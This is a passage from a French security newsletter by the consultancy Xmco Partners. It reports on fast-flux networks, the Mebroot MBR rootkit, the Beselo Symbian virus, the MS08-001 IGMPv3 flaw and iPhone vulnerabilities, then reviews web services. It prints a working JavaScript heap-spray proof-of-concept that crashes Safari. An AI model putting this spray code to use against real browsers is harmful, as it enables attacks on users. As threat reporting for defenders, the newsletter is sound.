Nous ne sommes donc pas sur les serveurs web d'une pharmacie qui n'a rien à se reprocher...

StormWorm utilise des fast-flux

Le groupe de pirate à l'origine de la célèbre attaque "Storm Worm" (voir notre article du numéro 17 de l'Actu-Sécu) utilise également ces architectures DNS de fast-flux. Ceci leur permet d'envoyer des SPAM à grande échelle sans être blacklisté par les sociétés dédiées comme Spamhaus, Spamcop…

Conclusion : A qui profite le crime?

Les cybercriminels utilisent donc des méthodes de camouflage de plus en plus évoluées qui rendent difficiles leurs traques et leurs arrestations. Aujourd'hui certains hébergeurs proposent même ces services à leurs clients. Un article de ce numéro d'Actu-Secu leur est consacré.

Webographie

* Know Your Enemy : Fast-Flux Service Networks
http://www.honeynet.org/papers/ff/fast-flux.pdf

* Blog de Dancho Danchev
http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html

Tendance de l'activité malicieuse d'Internet :

Le mois de Janvier 2008 a été marqué par plusieurs menaces importantes.

Vulnérabilité du célèbre iPhone, virus Windows et Symbian OS redoutable ou encore l'exploitation démontrée de la faille de sécurité MS08-001 corrigée en début du mois par Microsoft.

Petite présentation de ces faits marquants...

XMCO | Partners

Attention virus!!!


Rootkit MBR : un air de déjà vu

Vingt ans après le premier virus de ce type appelé Brain, un nouveau rootkit a fait son apparition en début du mois de janvier. Ce dernier baptisé **Mebroot** ou RTKT_AGENT.CAV utilise des techniques de furtivité avancées afin d'infecter le MBR (**Master Boot Record**) et ainsi éviter d'être détecté ni même éradiqué par les antivirus du marché.

Le MBR correspond en quelques mots au premier bout de code exécuté par le **BIOS**. Il permet d'amorcer le démarrage d'un système et son système d'exploitation.

Les méfaits perpétrés par ce malware ont des conséquences importantes pour la victime prise au piège. En effet, la gestion des fichiers exécutables est totalement modifiée. Seuls quelques programmes comme Internet Explorer ou Explorer fonctionnent toujours après l'infection du système par ce malware.

La photo suivante (floue car photographiée à partir d'un poste infecté), prise en mode sans échec, démontre la puissance de ce virus. Tous les fichiers exécutables sont remplacés par des liens. Le démarrage en mode sans échec n'y change rien, aucun programme antivirus (logiciel ou active X) ne peut être lancé.



Des milliers d'utilisateurs ont donc été touchés en visitant des sites peu recommandables exploitant les **vulnérabilités des navigateurs** les plus connues (MS06-014, MS06-055, MS06-071...). Plus de 30 000 sites web infectés tentent actuellement de diffuser le virus... Le groupe de pirates **RBN** à l'origine du cheval de Troie Torpig y serait étrangement connecté.

Seule solution : **rétablir le MBR** en réparant le secteur d'amorce depuis la console de récupération de Windows ou formater son disque...

Au tour des plateformes Symbian OS

Quelques jours plus tard, un virus pour téléphone portable, relativement rare dans ce domaine a été découvert.

Ce dernier, très proche du virus **Commwarrior** se nomme **Beselo** et attaque les plateformes Symbian OS seconde édition (**Nokia** 3230, 6260, 6600, 6630, 6670, 6680, 6681, 6682, 7610, N70, N72, N90 et Panasonic X700, X800).

Contrairement aux malwares du même genre, ce dernier ne se matérialise pas sous la forme d'un **fichier SYS** malicieux. En effet, les variantes identifiées modifient cette extension afin d'apparaitre comme un fichier multimédia légitime (MP3, JPG, RM...). Les pirates utilisent désormais ce procédé afin de passer inaperçus auprès des fournisseurs d'accès Telecom.

Une fois exécuté sur un téléphone, le virus se copie dans le répertoire C:\system\data et s'exécute sous un nom différent.

Il tente ensuite d'activer le **pilote Bluetooth** afin de recherche les périphériques susceptibles d'être infectés. Ce même virus essaye également de s'envoyer en pièce jointe d'un message **MMS** (sous le nom de "photo") aux contacts présents dans le répertoire de la victime.

De nombreux utilisateurs se sont fait piéger en croyant ouvrir un document légitime.

Vulnérabilités

La vulnérabilité MS08-001 exploitée!

Comme à son habitude, Microsoft nous a gâtés avec la correction de deux failles de sécurité.


La première rustine (MS08-001) corrige des problèmes de la pile réseau de Windows.

Des erreurs de validation des paquets ICMP RDP (Router Discovery Protocol), mais surtout au niveau de la mémorisation des états de requêtes **IGMPv3** et MLDv2 étaient susceptibles d'être exploitées par l'envoi de requêtes mal formées. Ces erreurs constituent une véritable vulnérabilité pour la couche de routage du système Microsoft.

L'introduction de ces erreurs est en réalité relativement récente. En effet, la définition des protocoles IGMPv2 et MLDv2 date respectivement de 2002 et de 2004. Pour mémoire, celle de IPv4 date de 1981.

Jusqu'ici, les protocoles de la couche TCP/IP dataient de plus de 20 ans et avaient donc été fortement éprouvés. Mais aujourd'hui, l'industrie informatique intègre de nouveaux protocoles comme IGMP au sein de la couche de routage qui avait été jusqu'ici considérée comme stable et robuste. Si certains disent que cette faille de sécurité est impossible à exploiter.

Kostya Kortchinski de la société **Immunity**, vient de démontrer clairement le contraire en présentant une vidéo de l'outil Immunity CANVAS qui exploite habilement cette faille pour obtenir un accès **Administrateur à distance** sur une machine XP SP2 avec le **firewall activé**. Oui, la faille du protocole IGMPv3 est exploitable même avec le firewall activé (cela est dû à l'aspect bas niveau de la vulnérabilité IGMPv3).



Ce qui fait réagir **Cédric Blancher**, un expert renommé dans le milieu de la sécurité informatique, sur son blog perso (http://sid.rstack.org/blog/):

"Ce qui me rappelle le temps béni où je pouvais encore naïvement répondre à mes élèves que l'exploitation d'une pile réseau à distance, bien que pas impossible, n'en restait pas moins peu probable, considérant la relative maturité des protocoles implémentés dans les couches réseau standards de l'époque."

Nous ne pouvons qu'approuver la remarque de Cedric Blancher. Les certitudes que l'on pouvait avoir sur la sécurité de la pile IP vont devoir évolués..Surtout avec l'arrivée des différentes implémentations d'IPV6 à prévoir...

Enfin, la seconde mise à jour corrigeait une erreur qui survenait lors du traitement de certaines requêtes LPC (procédure d'appel local) malformées par le service LSASS (utilisé pour la gestion des processus de sécurité locale, d'authentification de domaines et d'Active Directory).

Premières vulnérabilités de l'iPhone et de l'Ipod Touch

Après l'arrivée de l'iPhone sur les marchés européens, les recherches de vulnérabilités se sont amplifiées. Les versions 1.1.1 et **1.1.2** n'ont pas résisté longtemps aux crackers. Des applications ont déjà été développées afin de débloquer ("**Jailbreak**") rapidement et facilement les téléphones d'Apple.

Les chercheurs et amateurs de sécurité s'orientent également vers la découverte de vulnérabilités.
Au début du mois de Janvier, plusieurs vulnérabilités ont été corrigées au sein des téléphones iPhone mais également au sein des iPod Touch. Ces dernières permettaient à un pirate de prendre le contrôle du téléphone et de contourner la protection **Passlock** mise en place.

La première faille de sécurité provient d'une corruption de la mémoire, au sein du navigateur web **Safari**, lors du traitement de certaines URLs malformées. En incitant un utilisateur à suivre un lien judicieusement conçu, un pirate était en mesure de prendre le contrôle du téléphone

La deuxième faille résulte d'une erreur d'implémentation dans la fonctionnalité **Passcode Lock**. Cette erreur permettait à un pirate, disposant d'un accès physique à un iPhone, de lancer une application sans avoir à saisir de mot de passe.

Enfin Safari pouvait également devenir instable lors de la visite de certaines pages web malformées. Une preuve de concept a d'ailleurs été développée, dont voici le code ci-dessous.

CODE...

Preuve de concept : déni de service de Safari

```
<html><body><script>
function Demo()
{
var shellcode;
var addr;
var fill;

alert('attempting a crash!');
shellcode = unescape('%u0c0c');
fill = unescape('%ucccc');
addr = 0x02020202;
var b = fill;
while (b.length <= 0x40000) b+=b;
var c = new Array();
for (var i =0; i<36; i++){
c[i] =
b.substring(0, 0x100000 -
shellcode.length) + shellcode +
b.substring(0, 0x100000 -
shellcode.length) + shellcode +
b.substring(0, 0x100000 -
shellcode.length) + shellcode +
b.substring(0, 0x100000 -
shellcode.length) + shellcode;
}}
</script>
<input type='button' onClick='Demo()'
value='Go!'>
</body></html>
```

Liste des outils bien utiles

Chaque mois, nous vous présentons, dans cette rubrique, les outils libres qui nous paraissent utiles et pratiques.

Ces utilitaires ne sont en aucun cas un gage de sécurité et peuvent également être un vecteur d'attaque. Nous cherchons simplement à vous faire part des logiciels gratuits qui pourraient faciliter votre travail ou votre utilisation quotidienne de votre ordinateur.

Ce mois-ci nous avons décidé de vous présenter plusieurs sites web qui faciliteront votre navigation quotidienne.

XMCO | Partners

Depuis la création de l'ActuSécu, nous avons consacré cette rubrique aux outils Windows, Unix, Mac OS X. Place ce mois-ci aux sites web 2.0 qui s'avèrent pratique voir indispensable pour une utilisation quotidienne d'Internet.

Nous avons choisi de présenter les sites web 2.0 suivants :

- **BugMeNot**: base de données d'identifiants en tout genre.
- **OmniDrive :** espace de stockage en ligne
- **Spock :** moteur de recherche sur les personnes.
- **Del.icio.us :** gestionnaire de favoris.

BugMeNot

Base de données de couple login/mot de passe

Utilité	★★★★★
Type	Informations utiles
Description	Toujours sur le thème de l'anonymat ou plus exactement de la *Privacy*, il est possible de remarquer que de nombreux sites qui proposent du contenu gratuit (journaux en ligne, télé du web, commentaires de blog, etc.) vous demandent de créer préalablement un compte avant d'accéder au contenu. Pourquoi ? Pour mieux vous tracer. Bugmetnot (littéralement « ne me trace pas ») est une base de données gratuite, ouverte et accessible sans aucun compte. Il s'agit d'une base de données coopérative d'identifiants valides qui permettent à tous les internautes de se connecter sur ces sites sans créer un compte sur chaque site. Ainsi, il est possible de retrouver des comptes comme bugmenot/bugmenot sur de nombreux journaux du web.
Capture d'écran	
Adresse	BuMeNot est accessible depuis l'URL suivante : http://www.bugmenot.com/
Avis XMCO	La création d'identifiant sur des forums ou autres sites d'informations en toute genre est souvent laborieuse, inutile et également à l'origine de Spam. BugMeNot est la solution du moment et peut également s'intégrer automatiquement dans Firefox avec l'extension suivante : http://extensionroom.mozdev.org/more-info/bugmenot


OmniDrive

Espace de stockage Online

Utilité	★★★★★
Type	Stockage en ligne
Description	Un outil web gratuit et très pratique : OmniDrive. Alors que plusieurs de ses concurrents arrêtent d'offrir un service minimum gratuit, OmniDrive vous propose 1 Go d'espace libre accessible partout sur Internet. OmniDrive offre ainsi un accès à un partage, soit en mode HTTP WebDAV (intégré à Windows et à OSX) ou via un client qui s'intègre à votre explorateur de fichiers. Vous pouvez ainsi stocker des fichiers que vous souhaitez conserver partout, vos présentations pour éviter les pannes de clés USB, de CDs illisibles, etc. OmniDrive n'est pas un outil de sécurité, un chiffrement des données importantes s'impose bien évidemment. Une alternative au GDrive (GMail Drive shell extension). Citons également Mediamax qui propose quant à lui 25 Go (!) gratuits. Une seule limitation, vous êtes autorisés à accéder à vos fichiers uploadés avec une limite de 500Mo par mois.
Capture d'écran	
Adresse	Le service OmniDrive est accessible à l'adresse suivante : http://www.omnidrive.com/
Avis XMCO	Fini les clefs USB oubliées pour accéder à des fichiers personnels depuis votre lieu de travail. OmniDrive devient un dossier local et permet d'uploader facilement vos fichiers sans avoir besoin de serveurs FTP ou SSH.


Spock

Moteur de recherche sur les personnes

Utilité	★★★☆☆
Type	Recherche d'informations sur des personnes
Description	Nous vous en parlions dans l'édito de ce mois, demeurer anonyme sur la toile devient difficile. Voici le moteur de recherche spécialisé dans le profiling : Spock. Ce moteur se targue de ficher automatiquement et gratuitement (sic !) toutes les personnes présentes sur l'Internet. Comment font-ils ? Ils utilisent toutes les bases de données possibles : blogs, social networks (MySpace, linkedin, FaceBook, etc), sites web, annuaires, etc. Spock utilise également ses abonnées comme petites mains pour « tagger » toutes les personnes sur le Net. Tapez le nom de vos amis ou de vos concurrents, on ne sait jamais, ils sont peut-être déjà fichés…
Capture d'écran	
Adresse	Le moteur de recherche est accessible à l'adresse suivante : http://www.spock.com/
Avis XMCO	Spock est un espion redoutable capable de retrouver une grande partie de vos informations personnelles sur Internet. Attention à vos photos, blogs ou autres profils facilement accessibles depuis ce portail...

Del.icio.us

Bookmark online

Utilité	
Type	Bookmarks
Description	Del.icio.us est un gestionnaire de favoris en ligne. Il permet de stocker tous vos favoris qui seront ensuite accessible depuis n'importe quel ordinateur dans le monde.
Capture d'écran	
Adresse	Del.icio.us est accessible depuis l'adresse suivante : http://del.icio.us/
Avis XMCO	Marre de ne plus retrouver certaines adresses stockées sur votre ordinateur personnel lorsque vous êtes au travail ou en déplacement? Del.icio.us vous offre la possibilité de gérer vos Bookmark s partout dans le monde en ajoutant des description et mots clefs pour un recherche simple et rapide.

A propos de l'ActuSécu

L'ActuSécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil Xmco Partners. Sa vocation est de fournir des présentations claires et détaillées sur le thème de la sécurité informatique, en toute indépendance. Il s'agit de notre newsletter.

Tous les numéros de l'ActuSécu sont téléchargeables à l'adresse suivante:
http://www.xmcopartners.com/actualite-securite-vulnerabilite-fr.html

A propos du cabinet Xmco Partners

Fondé en 2002 par des experts en sécurité, dirigé par ses fondateurs, nous n'intervenons que sous forme de projets forfaitaires avec engagement de résultats. Les **tests d'intrusion**, les **audits de sécurité**, la **veille en vulnérabilité** constituent nos axes majeurs de développement pour notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Contacter le cabinet Xmco Partners

Pour contacter le cabinet Xmco Partners et obtenir des informations sur nos prestations :
Notre site web : http://www.xmcopartners.com/